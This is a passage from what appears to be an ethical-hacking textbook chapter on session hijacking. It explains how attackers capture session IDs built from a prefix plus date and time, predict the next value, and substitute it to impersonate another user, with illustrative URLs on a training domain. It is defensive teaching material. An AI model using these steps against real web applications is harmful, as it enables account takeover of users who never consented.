
Figure 11.8: Prediction of session ID by sniffing

Compromising Session IDs by Predicting Session Token

A session ID is tagged as proof of an authenticated session established between a user and web server. Thus, if an attacker can guess or predict the session ID of the user, fraudulent activity is possible. Session prediction enables an attacker to bypass the authentication schema of an application. Usually, attackers can predict session IDs generated by weak algorithms and impersonate a website user. Attackers analyze a variable section of session IDs to determine the existence of a pattern. This analysis is performed either manually or by using various cryptanalytic tools.

An attacker collect a high number of simultaneous session IDs to gather samples in the same time window and keep the variable constant. First, the attacker collects some valid session IDs that are useful in identifying authenticated users. The attacker then studies the session ID structure, the information used to generate it, and the algorithm used by the web application to secure it. From these findings, the attacker can predict the session ID.

Attackers can also guess session IDs by using a brute-force technique, in which they generate and test different session ID values until they succeed in gaining access to the application.



How to Predict a Session Token

- Most web servers use **custom algorithms** or a predefined pattern to generate session IDs
- An attacker guesses the unique **session value or deduces** the session ID to hijack the session

Captures

An attacker captures several session IDs and analyzes the pattern

```
http://www.certifiedhacker.com/view/JBEX12042022152820
http://www.certifiedhacker.com/view/JBEX12042022153020
http://www.certifiedhacker.com/view/JBEX12042022160020
http://www.certifiedhacker.com/view/JBEX12042022164020
```

Constant Date Time

Predicts

At 16:25:55 on April 14, 2022, the attacker can successfully predict the session ID

```
http://www.certifiedhacker.com/view/JBEX14042022162555
```


Constant Date Time

How to Predict a Session Token

Most web servers generate session IDs using custom algorithms or a pre-defined pattern that might simply increase static numbers, whereas others use more complex procedures such as factoring in time and other computer-specific variables. Thus, attackers can identify session IDs generated in the following ways:

- Embedding in the URL, which is received by a GET request in the application when the links embedded within a page are clicked by clients
- Embedding in a form as a hidden field, which is submitted to the HTTP's POST command
- Embedding in cookies on the client's local machine

An attacker guesses the unique session value or deduces the session ID to hijack the session. As shown in the below figure, an attacker first captures several session IDs and analyzes the pattern.



```
http://www.certifiedhacker.com/view/JBEX12042022152820
http://www.certifiedhacker.com/view/JBEX12042022153020
http://www.certifiedhacker.com/view/JBEX12042022160020
http://www.certifiedhacker.com/view/JBEX12042022164020
```

Figure 11.9: Sample sessions captured by an attacker

On analyzing the pattern, at 16:25:55 on April 14, 2022, the attacker successfully predicts the session ID, as shown in the below figure.


http://www.certifiedhacker.com/view/JBEX14042022162555

Constant **Date** **Time**

Figure 11.10: Session ID predicted by the attacker

Now, the attacker can mount an attack through the following steps.

- The attacker acquires the current session ID and connects to the web application.
- The attacker implements a brute-force technique or calculates the next session ID.
- The attacker modifies the current value in the cookie/URL/hidden form field and assumes the next user's identity.



Compromising Session IDs Using Man-in-the-Middle/ Manipulator-in-the-Middle Attack

